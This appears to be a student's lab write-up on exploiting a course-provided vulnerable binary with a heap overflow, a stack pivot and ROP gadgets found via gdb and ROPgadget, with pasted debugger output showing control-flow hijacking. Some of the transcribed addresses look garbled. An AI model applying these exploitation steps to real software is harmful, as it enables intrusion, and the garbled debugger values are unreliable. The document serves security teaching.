


Maximiliano Brizzio
CS-576
Lab 10 - Heap-overflow-ROP

To successfully exploit the vulnerable program given, we first need four things: the address of `spare_func2`, the argument for `spare_func2`, and two gadgets to first move the stack where we want it, then to load the argument, all on the stack.

To find the address of `spare_func2`, we just need to run the program using `gdb`. I set a breakpoint at the `do_echo` function and then run the command `p spare_func2`. The output gives `0x401214` which is the correct address of `spare_func2`. The input argument for this function is given as 3 so we can set that information aside right now.

Next, we need to look for suitable gadgets. To do this, I use `ROPgadget` on the `libc.so.6` library. First, I look for a pivot gadget that will pop the stack the correct amount of times so `$rsp` points where we want it to. I run `ROPgadget -binary /lib/x86_64-linux-gnu/libc.so.6 -only "pop|ret"`. This command yields the address of many gadgets in memory so I take the address of the one that pops 4 times. I then run `gdb` on the `heap-stack-pivot-64` binary file and search for that gadget in the program's virtual memory. With this, I get the pivot gadget. Next, I look for the pop `rdi` gadget. This search follows the same form as above.

Now that the gadget addresses, function address, and input argument are in place we can run the program in `gdb` using our generated payload as input. This is the result showing the successful control-flow hijacking:



```
kali@kali: ~/lab10
File Actions Edit View Help
kali@kali: ~/lab10 x kali@kali: ~/lab10 x kali@kali: ~/lab10 x
0x401270 <do_echo+13>: mov rbx,rdi
                                stack
00001 0x7fffffffdb08 -> 0x4012b7 (<main+119>: mov edx,0x200)
00008 0x7fffffffdb08 ('1 e\034\337\367\377\177')
00161 0x7fffffffdb08 -> 0x7ffffd1c05 (<iconv+197>: pop rdi)
00241 0x7fffffffdb08 -> 0x3
00321 0x7fffffffdb08 -> 0x401214 (<spare_func2>: push r13)
00401 0x7fffffffdb08 ('A' <repeats 50 times>, "\256\244\354\367\377\177")
00481 0x7fffffffdb08 ('A' <repeats 42 times>, "\256\244\354\367\377\177")
00561 0x7fffffffdb08 ('A' <repeats 34 times>, "\256\244\354\367\377\177")
Legend: code, data, rodata, value
Breakpoint 1, do_echo (str=str@entry=0x7fffffffdb08 "1 e\034\337\367\377\177") at heap-stack-pivot.c:46
46 {
gdb-peda$ c
Continuing.
0 You Win!
1 You Win!
2 You Win!

Program received signal SIGSEGV, Segmentation fault.
registers
RAX: 0x21 ('!')
RBX: 0x7fffffffdbd1 -> 0x3e00007fffffffdb "the quieter you become, the more you are able to hear"
RCX: 0x0
RDX: 0x0
RSI: 0x405320 ("2 You Win!\n")
RDI: 0x7fffffffdb08 -> 0x7fffffffda16 ("2 You Win!\n")
RBP: 0x401330 (<do_echo+219>: pop rbx)
RSP: 0x7fffffffdb08 ('A' <repeats 50 times>, "\256\244\354\367\377\177")
RIP: 0x40125b (<spare_func2+71>: ret)
R8 : 0x64 ('d')
R9 : 0x0
R10: 0x0
R11: 0x202
R12: 0x7fffffffdb08 -> 0x7fffffffdbd1 -> 0x3e00007fffffffdb
R13: 0x4013b7 (<main+119>: mov edx,0x200)
```